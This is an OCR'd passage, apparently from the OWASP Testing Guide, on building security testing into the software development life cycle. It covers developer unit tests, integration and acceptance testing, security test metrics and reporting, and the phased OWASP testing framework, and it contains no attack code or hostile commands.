


Figure 2-5: Use and Misuse Case

Step 4: Elicit the Security Requirements

In this case, the following security requirements for authentication are derived:

1. Passwords requirements must be aligned with the current standards for sufficient complexity.
2. Accounts must be to locked out after five unsuccessful log in attempts.
3. Log in error messages must be generic.

These security requirements need to be documented and tested.

Security Tests Integrated in Development and Testing Workflows

Security Testing in the Development Workflow

Security testing during the development phase of the SDLC represents the first opportunity for developers to ensure that the individual software components they have developed are security tested before they are integrated with other components or built into the application. Software components might consist of software artifacts such as functions, methods, and classes, as well as application programming interfaces, libraries, and executable files. For security testing, developers can rely on the results of the source code analysis to verify statically that the developed source code does not include potential vulnerabilities and is compliant with the secure coding standards. Security unit tests can further verify dynamically (i.e., at run time) that the components function as expected. Before integrating both new and existing code changes in the application build, the results of the static and dynamic analysis should be reviewed and validated.

The validation of source code before integration in application builds is usually the responsibility of the senior developer. Senior developers are often the subject matter experts in software security and their role is to lead the secure code review. They must make decisions on whether to accept the code to be released in the application build, or to require further changes and testing. This secure code review workflow can be enforced via formal acceptance, as well as a check in a workflow management tool. For example, assuming the typical defect management workflow used for functional bugs, security bugs that have been fixed by a developer can be reported on a defect or change management system. The build master then can look at the test results reported by the developers in the tool, and grant approvals for checking in the code changes into the application build.

Security Testing in the Test Workflow

After components and code changes are tested by developers and checked in to the application build, the most likely next step in the software development process workflow is to perform tests on the application as a whole entity. This level of testing is usually referred to as integrated test and system level test. When security tests are part of these testing activities, they can be used to validate both the security functionality of the application as a whole, as well as the exposure to application level vulnerabilities. These security tests on the application include both white-box testing, such as source code analysis, and black-box testing, such as penetration testing. Tests can also include gray-box testing, in which it is assumed that the tester has some partial knowledge about the application. For example, with some knowledge about the session management of the application, the tester can better understand whether the log out and timeout functions are properly secured.

The target for the security tests is the complete system that is vulnerable to attack. During this phase, it is possible for security testers to determine whether vulnerabilities can be exploited. These include common web application vulnerabilities, as well as security issues that have been identified earlier in the SDLC with other activities such as threat modeling, source code analysis, and secure code reviews.

Usually, testing engineers, rather then software developers, perform security tests when the application is in scope for integration system tests. Testing engineers have security knowledge of web application vulnerabilities, black-box and white-box testing techniques, and own the validation of security requirements in this phase. In order to perform security tests, it is a prerequisite that security test cases are documented in the security testing guidelines and procedures.

A testing engineer who validates the security of the application in the integrated system environment might release the application for testing in the operational environment (e.g., user acceptance tests). At this stage of the SDLC (i.e., validation), the application’s functional testing is usually a responsibility of QA testers, while white-hat hackers or security consultants are usually responsible for security testing. Some organizations rely on their own specialized ethical hacking team to conduct such tests when a third party assessment is not required (such as for auditing purposes).

Since these tests can sometimes be the last line of defense for fixing vulnerabilities before the application is released to production, it is important that issues are addressed as recommended by the testing team. The recommendations can include code, design, or configuration change. At this level, security auditors and information security officers discuss the reported security issues and analyze the potential risks according to information risk management procedures. Such procedures might require the development team to fix all high risk vulnerabilities before the application can be deployed, unless such risks are acknowledged and accepted.

Developer's Security Tests

Security Testing in the Coding Phase: Unit Tests

From the developer's perspective, the main objective of security tests is to validate that code is being developed in compliance with secure coding standards requirements. Developers' own coding artifacts (such as functions, methods, classes, APIs, and libraries) need to be functionally validated before being integrated into the application build.

The security requirements that developers have to follow should be documented in secure coding standards and validated with static and dynamic analysis. If the unit test activity follows a secure code review, unit tests can validate that code changes required by secure code reviews are properly implemented. Both secure code reviews and source code analysis through source code analysis tools can help developers in identifying security issues in source code as it is developed. By using unit tests and dynamic analysis (e.g., debugging) developers can validate the security functionality of components as well as verify that the countermeasures being developed mitigate any security risks previously identified through threat modeling and source code analysis.

A good practice for developers is to build security test cases as a generic security test suite that is part of the existing unit testing framework. A generic security test suite could be derived from previously defined use and misuse cases to security test functions, methods and classes. A generic security test suite might include security test cases to validate both positive and negative requirements for security controls such as:

- Identity, authentication & access control
- Input validation & encoding
- Encryption
- User and session management
- Error and exception handling
- Auditing and logging

Developers empowered with a source code analysis tool integrated into their IDE, secure coding standards, and a security unit testing framework can assess and verify the security of the software components being developed. Security test cases can be run to identify potential security issues that have root causes in source code: besides input and output validation of parameters entering and exiting the components, these issues include authentication and authorization checks done by the component, protection of the data within the component, secure exception and error handling, and secure auditing and logging. Unit test frameworks such as JUnit, NUnit, and CUnit can be adapted to verify security test requirements. In the case of security functional tests, unit level tests can test the functionality of security controls at the software component level, such as functions, methods, or classes. For example, a test case could validate input and output validation (e.g., variable sanitation) and boundary checks for variables by asserting the expected functionality of the component.

The threat scenarios identified with use and misuse cases can be used to document the procedures for testing software components. In the case of authentication components, for example, security unit tests can assert the functionality of setting an account lockout as well as the fact that user input parameters cannot be abused to bypass the account lockout (e.g., by setting the account lockout counter to a negative number).

At the component level, security unit tests can validate positive assertions as well as negative assertions, such as errors and exception handling. Exceptions should be caught without leaving the system in an insecure state, such as potential denial of service caused by resources not being de-allocated (e.g., connection handles not closed within a final statement block), as well as potential elevation of privileges (e.g., higher privileges acquired before the exception is thrown and not re-set to the previous level before exiting the function). Secure error handling can validate potential information disclosure via informative error messages and stack traces.

Unit level security test cases can be developed by a security engineer who is the subject matter expert in software security and is also responsible for validating that the security issues in the source code have been fixed and can be checked in to the integrated system build. Typically, the manager of the application builds also makes sure that third-party libraries and executable files are security assessed for potential vulnerabilities before being integrated in the application build.

Threat scenarios for common vulnerabilities that have root causes in insecure coding can also be documented in the developer's security testing guide. When a fix is implemented for a coding defect identified with source code analysis, for example, security test cases can verify that the implementation of the code change follows the secure coding requirements documented in the secure coding standards.

Source code analysis and unit tests can validate that the code change mitigates the vulnerability exposed by the previously identified coding defect. The results of automated secure code analysis can also be used as automatic check-in gates for version control, for example, software artifacts cannot be checked into the build with high or medium severity coding issues.

Functional Testers' Security Tests

Security Testing During the Integration and Validation Phase: Integrated System Tests and Operation Tests

The main objective of integrated system tests is to validate the "defense in depth" concept, that is, that the implementation of security controls provides security at different layers. For example, the lack of input validation when calling a component integrated with the application is often a factor that can be tested with integration testing.

The integration system test environment is also the first environment where testers can simulate real attack scenarios as can be potentially executed by a malicious external or internal user of the application. Security testing at this level can validate whether vulnerabilities are real and can be exploited by attackers. For example, a potential vulnerability found in source code can be rated as high risk because of the exposure to potential malicious users, as well as because of the potential impact (e.g., access to confidential information).

Real attack scenarios can be tested with both manual testing techniques and penetration testing tools. Security tests of this type are also referred to as ethical hacking tests. From the security testing perspective, these are risk-driven tests and have the objective of testing the application in the operational environment. The target is the application build that is representative of the version of the application being deployed into production.

Including security testing in the integration and validation phase is critical to identifying vulnerabilities due to integration of components, as well as validating the exposure of such vulnerabilities. Application security testing requires a specialized set of skills, including both software and security knowledge, that are not typical of security engineers. As a result, organizations are often required to security-train their software developers on ethical hacking techniques, and security assessment procedures and tools. A realistic scenario is to develop such resources in-house and document them in security testing guides and procedures that take into account the developer's security testing knowledge. A so called "security test cases cheat sheet or checklist", for example, can provide simple test cases and attack vectors that can be used by testers to validate exposure to common vulnerabilities such as spoofing, information disclosures, buffer overflows, format strings, SQL injection and XSS injection, XML, SOAP, canonicalization issues, denial of service, and managed code and ActiveX controls (e.g., .NET). A first battery of these tests can be performed manually with a very basic knowledge of software security.

The first objective of security tests might be the validation of a set of minimum security requirements. These security test cases might consist of manually forcing the application into error and exceptional states and gathering knowledge from the application behavior. For example, SQL injection vulnerabilities can be tested manually by injecting attack vectors through user input, and by checking if SQL exceptions are thrown back to the user. The evidence of a SQL exception error might be a manifestation of a vulnerability that can be exploited.

A more in-depth security test might require the tester's knowledge of specialized testing techniques and tools. Besides source code analysis and penetration testing, these techniques include, for example: source code and binary fault injection, fault propagation analysis and code coverage, fuzz testing, and reverse engineering. The security testing guide should provide procedures and recommend tools that can be used by security testers to perform such in-depth security assessments.

The next level of security testing after integration system tests is to perform security tests in the user acceptance environment. There are unique advantages to performing security tests in the operational environment. The user acceptance test (UAT) environment is the one that is most representative of the release configuration, with the exception of the data (e.g., test data is used in place of real data). A characteristic of security testing in UAT is testing for

security configuration issues. In some cases these vulnerabilities might represent high risks. For example, the server that hosts the web application might not be configured with minimum privileges, valid SSL certificate and secure configuration, essential services disabled, and web root directory cleaned of test and administration web pages.

Security Test Data Analysis and Reporting

Goals for Security Test Metrics and Measurements

Defining the goals for the security testing metrics and measurements is a prerequisite for using security testing data for risk analysis and management processes. For example, a measurement, such as the total number of vulnerabilities found with security tests, might quantify the security posture of the application. These measurements also help to identify security objectives for software security testing, for example, reducing the number of vulnerabilities to an acceptable minimum number before the application is deployed into production.

Another manageable goal could be to compare the application security posture against a baseline to assess improvements in application security processes. For example, the security metrics baseline might consist of an application that was tested only with penetration tests. The security data obtained from an application that was also security tested during coding should show an improvement (e.g., fewer vulnerabilities) when compared with the baseline.

In traditional software testing, the number of software defects, such as the bugs found in an application, could provide a measure of software quality. Similarly, security testing can provide a measure of software security. From the defect management and reporting perspective, software quality and security testing can use similar categorizations for root causes and defect remediation efforts. From the root cause perspective, a security defect can be due to an error in design (e.g., security flaws) or due to an error in coding (e.g., security bug). From the perspective of the effort required to fix a defect, both security and quality defects can be measured in terms of developer hours to implement the fix, the tools and resources required, and the cost to implement the fix.

A characteristic of security test data, compared to quality data, is the categorization in terms of the threat, the exposure of the vulnerability, and the potential impact posed by the vulnerability to determine the risk. Testing applications for security consists of managing technical risks to make sure that the application countermeasures meet acceptable levels. For this reason, security testing data needs to support the security risk strategy at critical checkpoints during the SDLC. For example, vulnerabilities found in source code with source code analysis represent an initial measure of risk. A measure of risk (e.g., high, medium, low) for the vulnerability can be calculated by determining the exposure and likelihood factors, and by validating the vulnerability with penetration tests. The risk metrics associated to vulnerabilities found with security tests empower business management to make risk management decisions, such as to decide whether risks can be accepted, mitigated, or transferred at different levels within the organization (e.g., business as well as technical risks).

When evaluating the security posture of an application, it is important to take into consideration certain factors, such as the size of the application being developed. Application size has been statistically proven to be related to the number of issues found in the application during testing. Since testing reduces issues, it is logical for larger size applications to be tested more often than smaller size applications.

When security testing is done in several phases of the SDLC, the test data can prove the capability of the security tests in detecting vulnerabilities as soon as they are introduced. The test data can also prove the effectiveness of removing the vulnerabilities by implementing countermeasures at different checkpoints of the SDLC. A measurement of this type is also defined as “containment metrics” and provides a measure of the ability of a security assessment performed at each phase of the development process to maintain security within each phase. These containment metrics are also a critical factor in lowering the cost of fixing the vulnerabilities. It is less expensive to deal with vulnerabilities in the same phase of the SDLC that they are found, rather then fixing them later in another phase.

Security test metrics can support security risk, cost, and defect management analysis when they are associated with tangible and timed goals such as:

- Reducing the overall number of vulnerabilities by 30%.
- Fixing security issues by a certain deadline (e.g., before beta release).

Security test data can be absolute, such as the number of vulnerabilities detected during manual code review, as well as comparative, such as the number of vulnerabilities detected in code reviews compared to penetration tests. To answer questions about the quality of the security process, it is important to determine a baseline for what could be considered acceptable and good.

Security test data can also support specific objectives of the security analysis. These objectives could be compliance with security regulations and information security standards, management of security processes, the identification of security root causes and process improvements, and security cost benefit analysis.

When security test data is reported, it has to provide metrics to support the analysis. The scope of the analysis is the interpretation of test data to find clues about the security of the software being produced, as well as the effectiveness of the process.

Some examples of clues supported by security test data can be:

- Are vulnerabilities reduced to an acceptable level for release?
- How does the security quality of this product compare with similar software products?
- Are all security test requirements being met?
- What are the major root causes of security issues?
- How numerous are security flaws compared to security bugs?
- Which security activity is most effective in finding vulnerabilities?
- Which team is more productive in fixing security defects and vulnerabilities?
- What percentage of overall vulnerabilities are high risk?
- Which tools are most effective in detecting security vulnerabilities?
- What kind of security tests are most effective in finding vulnerabilities (e.g., white-box vs. black-box) tests?
- How many security issues are found during secure code reviews?
- How many security issues are found during secure design reviews?

In order to make a sound judgment using the testing data, it is important to have a good understanding of the testing process as well as the testing tools. A tool taxonomy should be adopted to decide which security tools to use. Security tools can be qualified as being good at finding common, known vulnerabilities, when targeting different artifacts.

It is important to note that unknown security issues are not tested. The fact that a security test is clear of issues does not mean that the software or application is good.

Even the most sophisticated automation tools are not a match for an experienced security tester. Just relying on successful test results from automated tools will give security practitioners a false sense of security. Typically, the more experienced the security testers are with the security testing methodology and testing tools, the better the results of the security test and analysis will be. It is important that managers making an investment in security testing tools also consider an investment in hiring skilled human resources, as well as security test training.

Reporting Requirements

The security posture of an application can be characterized from the perspective of the effect, such as number of vulnerabilities and the risk rating of the vulnerabilities, as well as from the perspective of the cause or origin, such as coding errors, architectural flaws, and configuration issues.

Vulnerabilities can be classified according to different criteria. The most commonly used vulnerability severity metric is the Common Vulnerability Scoring System (CVSS), a standard maintained by the Forum of Incident Response and Security Teams (FIRST).

When reporting security test data, the best practice is to include the following information:

- a categorization of each vulnerability by type;
- the security threat that each issue is exposed to;

- the root cause of each security issue, such as the bug or flaw;
- each testing technique used to find the issues;
- the remediation, or countermeasure, for each vulnerability; and
- the severity rating of each vulnerability (e.g., high, medium, low, or CVSS score).

By describing what the security threat is, it will be possible to understand if and why the mitigation control is ineffective in mitigating the threat.

Reporting the root cause of the issue can help pinpoint what needs to be fixed. In the case of white-box testing, for example, the software security root cause of the vulnerability will be the offending source code.

Once issues are reported, it is also important to provide guidance to the software developer on how to re-test and find the vulnerability. This might involve using a white-box testing technique (e.g., security code review with a static code analyzer) to find if the code is vulnerable. If a vulnerability can be found via a black-box penetration test, the test report also needs to provide information on how to validate the exposure of the vulnerability to the front end (e.g., client).

The information about how to fix the vulnerability should be detailed enough for a developer to implement a fix. It should provide secure coding examples, configuration changes, and provide adequate references.

Finally, the severity rating contributes to the calculation of risk rating and helps to prioritize the remediation effort. Typically, assigning a risk rating to the vulnerability involves external risk analysis based upon factors such as impact and exposure.

Business Cases

For the security test metrics to be useful, they need to provide value back to the organization's security test data stakeholders. The stakeholders can include project managers, developers, information security offices, auditors, and chief information officers. The value can be in terms of the business case that each project stakeholder has, in terms of role and responsibility.

Software developers look at security test data to show that software is coded securely and efficiently. This allows them to make the case for using source code analysis tools, following secure coding standards, and attending software security training.

Project managers look for data that allows them to successfully manage and utilize security testing activities and resources according to the project plan. To project managers, security test data can show that projects are on schedule and moving on target for delivery dates, and are getting better during tests.

Security test data also helps the business case for security testing if the initiative comes from information security officers (ISOs). For example, it can provide evidence that security testing during the SDLC does not impact the project delivery, but rather reduces the overall workload needed to address vulnerabilities later in production.

To compliance auditors, security test metrics provide a level of software security assurance and confidence that security standard compliance is addressed through the security review processes within the organization.

Finally, Chief Information Officers (CIOs), and Chief Information Security Officers (CISOs), who are responsible for the budget that needs to be allocated in security resources, look for derivation of a cost-benefit analysis from security test data. This allows them to make informed decisions about which security activities and tools to invest in. One of the metrics that supports such analysis is the Return On Investment (ROI) in security. To derive such metrics from security test data, it is important to quantify the differential between the risk, due to the exposure of vulnerabilities, and the effectiveness of the security tests in mitigating the security risk, then factor this gap with the cost of the security testing activity or the testing tools adopted.

References

- US National Institute of Standards (NIST) 2002 survey on the cost of insecure software to the US economy due to inadequate software testing

The OWASP Testing Framework

3.1 The Web Security Testing Framework

3.2 Phase 1 Before Development Begins

3.3 Phase 2 During Definition and Design

3.4 Phase 3 During Development

3.5 Phase 4 During Deployment

3.6 Phase 5 During Maintenance and Operations

3.7 A Typical SDLC Testing Workflow

3.8 Penetration Testing Methodologies

The Web Security Testing Framework

Overview

This section describes a typical testing framework that can be developed within an organization. It can be seen as a reference framework comprised of techniques and tasks that are appropriate at various phases of the software development life cycle (SDLC). Companies and project teams can use this model to develop their own testing framework, and to scope testing services from vendors. This framework should not be seen as prescriptive, but as a flexible approach that can be extended and molded to fit an organization's development process and culture.

This section aims to help organizations build a complete strategic testing process, and is not aimed at consultants or contractors who tend to be engaged in more tactical, specific areas of testing.

It is critical to understand why building an end-to-end testing framework is crucial to assessing and improving software security. In *Writing Secure Code*, Howard and LeBlanc note that issuing a security bulletin costs Microsoft at least $100,000, and it costs their customers collectively far more than that to implement the security patches. They also note that the US government's CyberCrime web site details recent criminal cases and the loss to organizations. Typical losses far exceed USD $100,000.

With economics like this, it is little wonder why software vendors move from solely performing black-box security testing, which can only be performed on applications that have already been developed, to concentrating on testing in the early cycles of application development, such as during definition, design, and development.

Many security practitioners still see security testing in the realm of penetration testing. As discussed in the previous chapter, while penetration testing has a role to play, it is generally inefficient at finding bugs and relies excessively on the skill of the tester. It should only be considered as an implementation technique, or to raise awareness of production issues. To improve the security of applications, the security quality of the software must be improved. That means testing security during the definition, design, development, deployment, and maintenance stages, and not relying on the costly strategy of waiting until code is completely built.

As discussed in the introduction of this document, there are many development methodologies, such as the Rational Unified Process, eXtreme and Agile development, and traditional waterfall methodologies. The intent of this guide is to suggest neither a particular development methodology, nor provide specific guidance that adheres to any particular methodology. Instead, we are presenting a generic development model, and the reader should follow it according to their company process.

This testing framework consists of activities that should take place:

- Before development begins,
- During definition and design,
- During development,
- During deployment, and
- During maintenance and operations.

Phase 1 Before Development Begins

Phase 1.1 Define a SDLC

Before application development starts, an adequate SDLC must be defined where security is inherent at each stage.

Phase 1.2 Review Policies and Standards

Ensure that there are appropriate policies, standards, and documentation in place. Documentation is extremely important as it gives development teams guidelines and policies that they can follow. People can only do the right thing

if they know what the right thing is.

If the application is to be developed in Java, it is essential that there is a Java secure coding standard. If the application is to use cryptography, it is essential that there is a cryptography standard. No policies or standards can cover every situation that the development team will face. By documenting the common and predictable issues, there will be fewer decisions that need to be made during the development process.

Phase 1.3 Develop Measurement and Metrics Criteria and Ensure Traceability

Before development begins, plan the measurement program. By defining criteria that need to be measured, it provides visibility into defects in both the process and product. It is essential to define the metrics before development begins, as there may be a need to modify the process in order to capture the data.

Phase 2 During Definition and Design

Phase 2.1 Review Security Requirements

Security requirements define how an application works from a security perspective. It is essential that the security requirements are tested. Testing in this case means testing the assumptions that are made in the requirements and testing to see if there are gaps in the requirements definitions.

For example, if there is a security requirement that states that users must be registered before they can get access to the whitepapers section of a website, does this mean that the user must be registered with the system or should the user be authenticated? Ensure that requirements are as unambiguous as possible.

When looking for requirements gaps, consider looking at security mechanisms such as:

- User management
- Authentication
- Authorization
- Data confidentiality
- Integrity
- Accountability
- Session management
- Transport security
- Tiered system segregation
- Legislative and standards compliance (including privacy, government, and industry standards)

Phase 2.2 Review Design and Architecture

Applications should have a documented design and architecture. This documentation can include models, textual documents, and other similar artifacts. It is essential to test these artifacts to ensure that the design and architecture enforce the appropriate level of security as defined in the requirements.

Identifying security flaws in the design phase is not only one of the most cost-efficient places to identify flaws, but can be one of the most effective places to make changes. For example, if it is identified that the design calls for authorization decisions to be made in multiple places, it may be appropriate to consider a central authorization component. If the application is performing data validation at multiple places, it may be appropriate to develop a central validation framework (ie, fixing input validation in one place, rather than in hundreds of places, is far cheaper).

If weaknesses are discovered, they should be given to the system architect for alternative approaches.

Phase 2.3 Create and Review UML Models

Once the design and architecture is complete, build Unified Modeling Language (UML) models that describe how the application works. In some cases, these may already be available. Use these models to confirm with the systems designers an exact understanding of how the application works. If weaknesses are discovered, they should be given to the system architect for alternative approaches.

Phase 2.4 Create and Review Threat Models

Armed with design and architecture reviews and the UML models explaining exactly how the system works, undertake a threat modeling exercise. Develop realistic threat scenarios. Analyze the design and architecture to ensure that these threats have been mitigated, accepted by the business, or assigned to a third party, such as an insurance firm. When identified threats have no mitigation strategies, revisit the design and architecture with the systems architect to modify the design.

Phase 3 During Development

Theoretically, development is the implementation of a design. However, in the real world, many design decisions are made during code development. These are often smaller decisions that were either too detailed to be described in the design, or issues where no policy or standard guidance was offered. If the design and architecture were not adequate, the developer will be faced with many decisions. If there were insufficient policies and standards, the developer will be faced with even more decisions.

Phase 3.1 Code Walkthrough

The security team should perform a code walkthrough with the developers, and in some cases, the system architects. A code walkthrough is a high-level look at the code during which the developers can explain the logic and flow of the implemented code. It allows the code review team to obtain a general understanding of the code, and allows the developers to explain why certain things were developed the way they were.

The purpose is not to perform a code review, but to understand at a high level the flow, the layout, and the structure of the code that makes up the application.

Phase 3.2 Code Reviews

Armed with a good understanding of how the code is structured and why certain things were coded the way they were, the tester can now examine the actual code for security defects.

Static code reviews validate the code against a set of checklists, including:

- Business requirements for availability, confidentiality, and integrity;
- OWASP Guide or Top 10 Checklists for technical exposures (depending on the depth of the review);
- Specific issues relating to the language or framework in use, such as the Scarlet paper for PHP or Microsoft Secure Coding checklists for ASP.NET; and
- Any industry-specific requirements, such as Sarbanes-Oxley 404, COPPA, ISO/IEC 27002, APRA, HIPAA, Visa Merchant guidelines, or other regulatory regimes.

In terms of return on resources invested (mostly time), static code reviews produce far higher quality returns than any other security review method and rely least on the skill of the reviewer. However, they are not a silver bullet and need to be considered carefully within a full-spectrum testing regime.

For more details on OWASP checklists, please refer to the latest edition of the OWASP Top 10.

Phase 4 During Deployment

Phase 4.1 Application Penetration Testing

Having tested the requirements, analyzed the design, and performed code review, it might be assumed that all issues have been caught. Hopefully this is the case, but penetration testing the application after it has been deployed provides an additional check to ensure that nothing has been missed.

Phase 4.2 Configuration Management Testing

The application penetration test should include an examination of how the infrastructure was deployed and secured. It is important to review configuration aspects, no matter how small, to ensure that none are left at a default setting that may be vulnerable to exploitation.

Phase 5 During Maintenance and Operations

Phase 5.1 Conduct Operational Management Reviews

There needs to be a process in place which details how the operational side of both the application and infrastructure is managed.

Phase 5.2 Conduct Periodic Health Checks

Monthly or quarterly health checks should be performed on both the application and infrastructure to ensure no new security risks have been introduced and that the level of security is still intact.

Phase 5.3 Ensure Change Verification

After every change has been approved and tested in the QA environment and deployed into the production environment, it is vital that the change is checked to ensure that the level of security has not been affected by the change. This should be integrated into the change management process.

A Typical SDLC Testing Workflow

The following figure shows a typical SDLC Testing Workflow.

